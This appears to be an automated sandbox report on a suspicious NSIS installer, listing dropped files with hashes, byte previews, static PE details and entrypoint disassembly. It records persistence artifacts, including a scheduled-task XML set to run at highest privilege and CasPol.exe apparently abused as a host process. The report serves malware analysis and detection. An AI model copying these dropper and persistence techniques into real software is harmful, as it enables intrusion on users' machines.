SSDEEP:	3:QHXMKas:Q3Las
MD5:	B3AC9D09E3A47D5FD00C37E075A70ECB
SHA1:	AD14E6D0E07B00BD10D77A06D68841B20675680B
SHA-256:	7A23C6E7CCD8811ECDFF038D3A89D5C7D68ED37324BAE2D4954125D9128FA9432
SHA-512:	09B609EE1061205AA45B3C954EFC6C1A03C8FD6B3011FF88CF2C060E19B1D7FD51EE0CB9D02A39310125F3A66AA0146261BDEE3D804F472034DF711BC942E316
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..

C:\Users\user\AppData\Local\Temp\ANSVARHAVENDES\rapsende.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	1141532
Entropy (8bit):	7.738210346713319
Encrypted:	false
SSDEEP:	24576:LY8XnAQGPnlkWFUK0jqyUEcq7mGLtSdrHYZ8OI6LG5P4dNg:EHQGNyWfUJuyUA6tdTnO5i5wdu
MD5:	D75048D7C81C5A1FD4F3E5475391AD15
SHA1:	59FBC0C3D7F9830EFD94A2B56B1F61D9232EA8D9
SHA-256:	6D9DCE7BB0DB3C8649A0308029A397D6BB42E5C13358FB4C49FC176805625372
SHA-512:	48E71D7AC510A554279738BC39C79020798FBE701F06B935EBFECC112B2043A39557A3ACD8EB6F3D46546904649A199450ECBD7BA6E2A0F5B05A78722F1B6F11
Malicious:	false
Preview:	.Z.....@.....!..!This program cannot be run in DOS mode....\$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:.Pf.sV..Pf..V'..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....@6.....@.....@.....@.....@.....text...vf.....h.....`..rdata.....l.....@..@.data...x.....@.....ndata.....rsrc.....@.....@.....@.....

C:\Users\user\AppData\Local\Temp\ARMOURY CRATE Message.VisualElementsManifest.xml	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.284749695608875
Encrypted:	false
SSDEEP:	3:ejHERMQnFkViJS4RKbuviyiboBz5/Wo0WcL0yEyQEmkQV+Y7aMAUKI+HJDunMBXFQ:ejHyaVic4subiWzFWo1DhkQwY7hAUKms

MD5:	A1D0F1E580E02348560D8D7CB2A5A773
SHA1:	62A3B544C463CD164077BF00CFDDE45A92C8CDFA
SHA-256:	9E99E7F8983E7AFA447808263F0D539092DDCC9BD2D08DEC3955456DE3D82F0B
SHA-512:	69962F2E8201089F25EEC027443AC20DDB7F512ECAF65CC8964F68710FB8DCED2789EA946E30E3EB7ABA8FDD3A9B90842A6861D3F14F8EA96F9BE9D556EAAE9D
Malicious:	false
Preview:	<Application xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">..<VisualElements...BackgroundColor="black"...ShowNameOnSquare150x150Logo="on"...ForegroundText="light"/>..</Application>

C:\Users\user\AppData\Local\Temp\Airplane_14.bmp	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	9184
Entropy (8bit):	7.883950548629578
Encrypted:	false
SSDEEP:	192:oXRe/9ug6TLD7hE6T18DBHuJmVNGi7aWCndwckMwVof4aBLodMI:KRe/UfD1E658DFucGi2tdEiLodMI
MD5:	8DF53262DD7366ACC7CA948D11197771
SHA1:	3902822B1E93424F83731C8FE0FCC0C6B25E5CA7
SHA-256:	744D858D6C6A7B6E771A5B2D09A0DE81DF56BA28DCC15BA803871A97513C345C
SHA-512:	0BD2C0D7CC5A82EABABA1A9820C4D1905ABD00416B20C995AD26869B3A38246A9808BA879FA90435C559AC574793FB4E79785C6E023CE0A242DD90BA4FE29578
Malicious:	false
Preview:	JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....aQ.....a.....C.....C.....n.n..".....}.....!1A..Qa."q.2....#B...R...\$3br.....%&()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B...#3R..br...\$4.%.....&()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....Q..?.....?g.m...^\$....K.K\./t.F...q#2M<#.c.U..P0F.....1....Z.]...y..kxs...*=.&A.....j.Z.3...?...6..q...z...Q>...j.V....E.*.../Pq...F.....u#h7...8.T.NW..'...O.%...&..7....*.....~...'~.bo.%G..2}..8~..S.5...C.r.....<U..w....o..=nW.9#....H....u...om....L....1U.y....<.

C:\Users\user\AppData\Local\Temp\MapiProxy.dll 	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20920
Entropy (8bit):	6.270129738401503
Encrypted:	false
SSDEEP:	384:35kgh9IGJLE8rIYcnuYPBkvDG/Ghu4aX9lw:pkM9IG9EWIYyusqDGehuDXvw
MD5:	22ACDFF46574615C4EBF05E223A15899
SHA1:	45A3ACFE2D98A8AED780F0A323DA8B2BE366D2B6
SHA-256:	3089869E2C5691A16E1CF677BAB0A9148B688FBC6B69BB9AF949DD5AC009B063
SHA-512:	9D689705A5737F557B8FCC84DB49E1B36EE8E527D8150DA5E8766BA50298CA0791224E90C7DADF9D930EFD4D0E113E387496F03F672C865E6A5785D12C7859B
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZx.....@.....x.....!..L!This program cannot be run in DOS mode.\$..PE..L....#b....."!.....`.....t...@A.....'.....(.d....`x.....2.....p.....&.....H&.....).....text...~.....`rdata..D....@...@.data.....0.....\$......@...00cfg.....@.....&.....@...@.orpc...<...P.....(.....`rsrc...x...`.....*.....@...@.reloc.....p.....0.....@...@.B.....

C:\Users\user\AppData\Local\Temp\Microsoft.Practices.ObjectBuilder2.dll 	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	63104
Entropy (8bit):	5.896544515767483
Encrypted:	false
SSDEEP:	1536:gmnKEGwDMO8sr1HmWaCoTcmfN/YYFH0CUYyFB6yhvfQvDYXX:LnKEGMDAcmfUF3Q7YXX
MD5:	BA1836B308145CB718436BDB13AEEE22
SHA1:	DB1058FB7CF495F41DE09EE7B851C6689498AB71
SHA-256:	CCD5DE1DB4C4BAA22EAC952A83CEC144A1038556959255E5EB202E0C8C1C4C66
SHA-512:	3F06969280877BE4828A5070BB43461AE63B9110A6192BAD3A9C9390A12AF47E44024D06A7E5243A5FD5F659910199F8D5157055C15C605EFA8287E9075D1AFF

Malicious:	false
Antivirus:	Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......PE..d...G..S.....".....@.....}. ..@...@.....@.....@......H......text...{.....`..rsrc...@..... .....@..@..reloc.....@..BH.....j..<.....`.....0..~.....oC...(.....(%~&.(.....(*~0..m.....sT.....o.....+O..... (.....8...o.....o.....o@.....o...+o@.....oC...(d.....oE.....X.....i2.*J.....(.....o...*.0.S.....o.....(+~.....!...s"... ..~...o#...o\$.i.E.....+.*..*(%...(.....o&.....('...s(...z...0..W.....o.....s)...(+..i.E.....+.*..*o.....i...o.....i3/

C:\Users\user\AppData\Local\Temp\Sports-Wallpapers-1.jpg	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x786, frames 3
Category:	dropped
Size (bytes):	782753
Entropy (8bit):	7.972739118836816
Encrypted:	false
SSDEEP:	12288:1xE6g9kiViGNq+W6nQNID00tVGb34eaR6fUnMkTFztQywwV0jyB4DI9I+qfkwPN:7E6G3VibpHldebodR6jIKFtQVUv+iP8S
MD5:	E269DECCAC13CF01A0377872E79BC676
SHA1:	54D196FDE9529310F9E5A3EBA6548DAB4F179542
SHA-256:	255874E0A6A5CA862CBAE5C783D582729B343C70C5697062D7F1E587F15F25EC
SHA-512:	08ADAD38BE3472CF8814C40F99D6DCFDA313C2FED765B872AA30C0995B027F2BEDABF75DB625F3C40F003A8EFC3F41169CBA4AF706EC637018DEEF02EC92F6CC
Malicious:	false
Preview:	JFIF.....`.....XICC_PROFILE.....HLino.....mntrRGB XYZ1..acspMSFT....IEC sRGB.....-HPcprt...P...3desc.....lwtpt..bkpt.....rXYZ.....gXYZ.....bXYZ...@.....dmnd...T...pdmdd.....vued...L....view.....\$lumi.....meas.....\$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyrigh t (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZQ.....XYZXYZO...8....XYZb.....XYZdesc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....Reference Viewing Condition in IEC61966-2.1.....Reference V iewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Temp\TREDIVER.Und	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	data
Category:	dropped
Size (bytes):	96538
Entropy (8bit):	7.127885129617323
Encrypted:	false
SSDEEP:	1536:QLcub+0B+L4nRYjPjhDxPA0Z8sHmYnlkIscwN2hUrVmR01Rt:QXb+U5nRYjLI5A0RHlnlpcN2Eo
MD5:	BE404281EAEDF107215373147BD63124
SHA1:	21677AF0A0E1C95E1F5444DB62858E022F7A625F
SHA-256:	676542C7435A8B1D2984027E2B10D47A3403179BA355D6BA2761D056754B4226
SHA-512:	678725B6869F362A85E0000EA7F5669145F1CFE20990CB78E20F3E0BE156FA3C8A315CEE257E765783C3FDCC44B152B944E5FC31F3BF8F7AF8C5363B97DE92BB
Malicious:	false
Preview:	...<X..0<...6.....<.....&...<...\$.~..n.B.....C<<...<]>...<0<...F...<P....._<<...<...N<<...b.....<...`1.<...`...<]>3...<...<...%.....<...<y....'<8<..D<...<I<.....\$.4../8n...<\$<' <S<...4<...(<.<\$.....X<8<O..).I<h<@>...<...<.<.....{...U.....<I<..!..@<.<...i<...<.....h...<n<O.....<I<.<...<d<x<.....4~9n..~5V.....iv.....E..=b.m...S..l...G. F[E..".]...OC...d..._\..7.P<.....a.i4I...ZIU.....Z..N..M..}r...".2.#.....Y6.....z..GR..V..Q..J..k..zz.V..+..u.....*.x.f.G..g=s...%.....Ckw.... ?....~TMW....<]>....A.f..>.e[+5..6.u4..X.....G"...J.....^6.....6.....T.."

C:\Users\user\AppData\Local\Temp\format-justify-center-symbolic.svg	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	319
Entropy (8bit):	4.594821675408072
Encrypted:	false
SSDEEP:	6:TMVBd/6o8GUYI/n7S3mc4sILINKRihFYV4vtAlaRI1stAlaRIH32IAIBC:TMHdPnnl/nu3tlTPvWlzyWlzh32WIM
MD5:	494915A7B4C3DFA64D1F4CD789C8CC97
SHA1:	5873C59C31EF784AAE90D8EE0EBCD5BB2FCFB673
SHA-256:	8E229CFBC1B7D593409310662867493B644FA07C68CA60F64018B1CDBC7FAC04
SHA-512:	11BD7CF250A2F45E0FB79906478B3B2AABC8032622A2ED898EDE6E5AB077FDF6ED55DFA1B9EE54BF8E36BB7EC7BD7E533D2F8143DA15E8F7DA9EB9360F4B282B
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8"?><svg height="16px" viewBox="0 0 16 16" width="16px" xmlns="http://www.w3.org/2000/svg"> <g fill="#2e3436"> <path d="m 3 2 h 10 v 2 h -10 z m 0 0"/> <path d="m 1.003906 7 h 14 v 2 h -14 z m 0 0"/> <path d="m 5 12 h 6 v 2 h -6 z m 0 0"/> </g></svg>
----------	--

C:\Users\user\AppData\Local\Temp\fzshellext_64.dll 	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	28712
Entropy (8bit):	5.958396786343478
Encrypted:	false
SSDEEP:	384:Jw9WIO9pPemQKLJO8WwTB4NTRFRz2X9f512mG5dKILnyrVU9XhGfZyhq:e9WlcGlgJWsZbH3DyiXmyh
MD5:	1438E9F76917193C424B15094683D2EB
SHA1:	85EED842A0F06CBB5A53A08A231AF8CBE66BB89DB
SHA-256:	84FFF6EA83E615D85D6BE156A2443AC966A7172A2C5C50727B0D75AE99822EDD
SHA-512:	F8A522814B9277674BDC7B118FE9133CEC3BF521FBD617103565E8EBF5CEF11D66E1C84734000D7DB0441480BD5EEED6AB8D776319D80CE57DCAB46F5D77C44A
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.PE..d....." ..#." ..H....P.....g.....@^..`.....X.....T....L.(\$.....R.(.....text...!.....".P`.data..`.....@.....&.....@.P.rdata..P.....(.....@.`@.pdata..T....`0.....@.0@.xdata..0..p.....4.....@.0@.bss.....`edata.....8.....@.0@.idata..x.....@.0..CRT...X.....B.....@.0..tls.....D.....@.0..rsrc.....F.....@.0..reloc..J.....@.0B.....

C:\Users\user\AppData\Local\Temp\lang-1071.dll 	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	104272
Entropy (8bit):	4.543275874610095
Encrypted:	false
SSDEEP:	3072:yw4+Ma1g2FYhTaV2NTZgbevXKrmFqYyfZ:y43VqsTT
MD5:	DB49F13C9928754DEAEBBF869638897D
SHA1:	A97B054292DF83EC70697C740955E837B3573653
SHA-256:	B42A530B4DCACA8E43AD71A7E6383273DB29D3660AC0F84FE26AABEC69724EBE
SHA-512:	0CB79A2396A683B8B4CFE634B5CB99F17239CE828174A1B623183A3E1BBB458BD4B77121C019E00444923D97F53ECEC4011AAD86D624BCC6084E64AE7B220B50
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.<...R...R.@...R.@.P...R.Rich..R.....PE..L...*j^.....!.....t.....@.....p.....v..Pl.....rdata..p.....@..@.rsrc...p...r.....@..@.....*j^.....T.....rdata....T....rdata\$zzzdbg....P....rsrc\$01....P9...W...rsrc\$02.....

C:\Users\user\AppData\Local\Temp\mail-reply-all-symbolic.symbolic.png	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	244
Entropy (8bit):	6.758520539988057
Encrypted:	false
SSDEEP:	6:6v/WhPys81g2WMTrmv2GxdaTKUWdXhcorhOZXd5bvn0LGp:6v/7c1ZWarYvDa+UWdxcor87bv0g
MD5:	4FD7AA500BD09F4AE3D4D0951D56B095
SHA1:	215730E32EE69DBA4A8CCF190D16903C51803C3C
SHA-256:	B34B352C0C44578B1130C979A3571DBF058BC939CDC45723E479BCE27D80B7A5
SHA-512:	B4EEA2408A0A717EE79DB3BD66DFDA455A67058CF707F5638DF786DADFFEBE0E9DFF508DA6ED235AE5AD73EE82656C1338590910850A046B66ECB82AEE19B036
Malicious:	false
Preview:	.PNG.....IHDR.....a.....sBIT....[.d.....IDAT8...?jBA.....)!<...y..a.T.Hg.<X.....[[3.3...1.'..oe..(..V.....]~..U.4.....2..^.....S.....<9.OL.c.K[s.S.Wy.1.. .U..j'i.{(. ..J..5..E4.V.....2...t.....IEND.B`.

C:\Users\user\AppData\Local\Temp\media-playback-start-symbolic.symbolic.png	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	195
Entropy (8bit):	6.430880464743636
Encrypted:	false
SSDEEP:	6:6v/lhPymh8PfdN0KGI78rYLxRXdvSIKyVirp:6v/7G2PX0Xh8xKllk
MD5:	DA925495872960113430706C4C2EC1D7
SHA1:	4B32A4996BA978F85E59A6F680BD7284FA5CEF25
SHA-256:	6163611AC321BBD145F39CA05A7B55F38C54D22D9A5E0898DA72E6E1200FA26B
SHA-512:	3F9FAC6703682550CC259CD2A2EEEF47CAF2C87A851D08B89C4C0CB4D9829652B9851EB71F62D8B27CD079BDFCC2B683368D14A12A3D94C32290D8C80B71D9
Malicious:	false
Preview:	.PNG.....IHDR.....a.....sBIT....[.d.....zIDAT8.....P.E...&.....e.....C\$Rh.r.(?O..m=...<qA...3NXg..]p.&+.&.....o..).F.h....x....>.K.i.Q..3.....a.(o:.....IEND.B`.

C:\Users\user\AppData\Local\Temp\network-no-route-symbolic.svg	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	1260
Entropy (8bit):	4.838834785988535
Encrypted:	false
SSDEEP:	24:t4CpQOpbZmi4vxMgThS3UunhEXJaTaJpw4AeWrGMyWd3vCmLyxmhwLsBBL03PhXB:2yOxMgTihkWAjG4Ae3MZtOmh+4BLtYxH
MD5:	03A35EC7CB5A202A491FB84A5EACE46E
SHA1:	476405E7FAEE6B36C7F955CFA09FE304E50BD6D3
SHA-256:	C5154D6254D127A9DF95CAC18364FE23E124BC9D66A84B59CC269FA51CEC18B9
SHA-512:	7439E4020259B4850F4EC208B0EFB10611479DE4F80619D47DCD4E9F94DF1FCB1BBC2B416DC084D44D06E30ADF30A2A16B3E66C9D374FFBC7B49920EC6F91E C
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16"><g fill="#474747"><path d="M10 1v1c0 .257.13.529.313.719L11.593 4H8.23a4.034 4.034 0 013.273 2h.123l-.074.078c.27.495.449 1.047.482 1.647l.002.029v.027c0 .265-.021.516-.052.762L15.406 5 11.75 1.281C11.552 1.091 11.31 1 11 1zM7 4c-.294-.004-.559.15-.746.371.416-.2871-.321 1.348-.371zM4.068 7.406L.594 11l3.656 3.719c.198.19.44.281.75.281h1v-1c0-.257-.13-.529-.312-.719L4.406 12h1.971a1.723 1.723 0 01-.34-1.04 2.77 2.77 0 01.18-.96H4.375l.98-1.031H4.09l-.053-.944a3.717 3.717 0 01.031-.619z" style="line-height:normal;-inkscape-font-specification:Sans;text-indent:0;text-align:start;text-decoration-line:none;text-transform:none;marker:none" color="#000" font-weight="400" font-family="Sans" overflow="visible" opacity=".35"/><path d="M 7.848 4.969c1.642-.092 3.096 1.17 3.188 2.812 0 1.402-.378 1.922-1.594 2.844-.191.144-.326.25-.375.313-.05.062-.031.033-.031.03.007.529-.472 1-1 1-.529 0-1.007-.471-1-1 0-.502.224-.943.468-1.25a3.82 3

C:\Users\user\AppData\Local\Temp\nsfC5C3.tmp\System.dll 	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWtIt70m5Aj/IQ0sEWD/wtYbBHFNaDyBC7y+XBz0QPi:FHQIt70mij/IQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D8556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 3%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$.qr*.5.D.5.D.5.D...J.2.D.5.E.!D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@.....X. .....text.....".....`..rdata.c....@.....&.....@..@.data..x...P.....*.....@....reloc.....`.....@..B.....

C:\Users\user\AppData\Local\Temp\system-reboot-symbolic.symbolic.png	
Process:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced

Category:	dropped
Size (bytes):	327
Entropy (8bit):	7.015504476308313
Encrypted:	false
SSDEEP:	6:6v/lhPyshpTgb5VYwsMgZx9dumoUd+g2n7dbfMdHegZQy2SxpqliJv/Ct5r1qt7p:6v/7Mb52YKdUTgZQlRv5m
MD5:	B23317C72FF4A53029CEBBA876561AE1
SHA1:	5127AF4C76241B78CF253AF98DF35594B0693B2D
SHA-256:	07488F4DCE56A1DE0ED909541581A63B0498663DDF532707BFD01D77224A1D31
SHA-512:	CE4E5C61EBB736688E437330B65192E4A53703128299B067569E5E56281284A8592FD8C0C88B1CE4052CFB8F2C2BD6A129074BAA649D06DBF7F314C4ADB32097
Malicious:	false
Preview:	.PNG.....IHDR.....a.....sBIT....[.d.....IDAT8...;J.A...j. ...{.x...}.{.=...x...(.gpU.._..M;3+XPt.W5..j.i.K.....N,...c.h..d..p.'..V...8.....@+.....1.....S.M.....2.....b;.." ...#.....M.%.!..?.b]L..X..7U..F.....^.#l6...~.T^.\.....l..8..'\V...M.T.3....Y.....OD.,P....IEND.B`.

C:\Users\user\AppData\Local\Temp\tmpE4A7.tmp 	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1319
Entropy (8bit):	5.131285242271578
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QIMhEMjn5pwjVLUYODOLG9RJh7h8gK0mnJxtn:cbk4oL600QydbQxIYODOLedq3ZJj
MD5:	497F298FC157762F192A7C42854C6FB6
SHA1:	04BEC630F5CC64EA17C0E3E780B3CCF15A35C6E0
SHA-256:	3462CBE62FBB64FC53A0FCF97E43BAAFE9DD9929204F586A86AFE4B89D8048A6
SHA-512:	C7C6FD3097F4D1CCD313160FEDF7CB031644E0836B8C3E25481095E5F4B003759BC84FC6EA9421E3A090E66DC2FF875FEC2F394A386691AB178CB164733411B
Malicious:	true
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>>false</StopOnIdleEnd>.. <RestartOnIdle>>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>>false</Hidden>.. <RunOnlyIfIdle>>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat 	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	Non-ISO extended-ASCII text, with NEL line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:MBI:Mj
MD5:	645B7D50949D430B13D70E082E91DE68
SHA1:	A8896786BFAB83DC37CD4B8D04BF7C276633FDE0
SHA-256:	783E18B553CFA64457DEB68F47A05B24A8102200C9E1B1F5DA5C7A43E8441344
SHA-512:	0FE723E3EB767136326F10DAD9A368D370402A8CB9A96424F6794D89AA0DFC76AD856C73AAFD0AD02F9FE59E58324B0BF45340DD5EE27C4CE88E1C5679958C4
Malicious:	true
Preview:	V..<.H

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\task.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	56
Entropy (8bit):	4.745141646068962
Encrypted:	false
SSDEEP:	3:oMty8WbSmm:oMLWumm
MD5:	F781103B538E4159A8F01E3BE09B1F8D
SHA1:	27992585DE22A095BABCDF75E8F96710DD921C37
SHA-256:	BEA91983791C26C19AA411B2870E89AFC250EAF9855B6E1CE7BEA02B74E7F368

SHA-512:	D50AE0A01E74FC263B704FADE17CDF4993B61E34FD498827D546F090CE2DA5E8F24D434FBF360AE7EE5C5E7E3F032F3DDA8AD0C2A2CF0E1DAFEED61258AB4CA
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe

\Device\ConDrv	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	182
Entropy (8bit):	5.07060597644582
Encrypted:	false
SSDEEP:	3:RGXKRjN3Mxm8d/AjhcROXDD9jmKXVM8/FOoDamd9xraWMZ4MKLJFcLEWgJya7:zx3M7ucLOdBXVNYmd9NaWM6MKnH5JyY
MD5:	B08826036A3E81B44E7D8C1284381013
SHA1:	96CF7E6BC1B55C69CE33BEC3B78FFF4EB8839B87
SHA-256:	E7AD5092F56BB2ACA26262C361FE5F83171D21AB134D4E5D2EF47E9BF641B549
SHA-512:	EB9908F6FB6398EDCE4F3B18AA64ABEE8774D1CA3A5B533617C97AAC5E795627CCB8B1176BE64371E6BEF6352004FC2B4862A388D61A6103D05B5B2D02CD0481
Malicious:	false
Preview:	Microsoft (R) .NET Framework CasPol 2.0.50727.9149..Copyright (c) Microsoft Corporation. All rights reserved.....ERROR: Invalid option: 0....For usage information, use 'caspol -?'..

Static File Info	
General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.738214112700285
TrID:	- Win32 Executable (generic) a (10002005/4) 99.96% - Generic Win/DOS Executable (2004/3) 0.02% - DOS Executable Generic (2002/1) 0.02% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	72EED30398363-0983BNDJ0398763536.exe
File size:	1141532
MD5:	511ad0297cd3e268e8d0c53c1207dc95
SHA1:	aa466a3c5fb1a4c3ae77835fc3d592e8f7a0679b
SHA256:	c527fc06df0bca1fe6ef47ff82e1a858af8b50877d97446c7898e5d1a80146a3
SHA512:	1667daacf36e47caf1a061fc9725a0692317def2b0c2c0017ebf5ca75046501dc107ec94a0ddd74ac11c7d9bbbe7c5cc16c163ba5aac5879ba6c8469ba079924
SSDEEP:	24576:kY8XnAQGPnlkWFUK0jqyUEcq7mGLtxSdrHYZ8OI6LG5P4dNg:tHQGNYWFUJuyUA6tdTnO5i5wdu
TLSH:	85351261B336C40FD442E93D1B5FD3994AABAC502F69CDD63210AB8FAE346046F497B4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....\$......1...Pf..Pf.*_9..Pf..Pg.LPf.*_...Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon	
	
Icon Hash:	78f8a4d9f47eb95a

Static PE Info	
General	
Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]

TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F2E14403A9Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
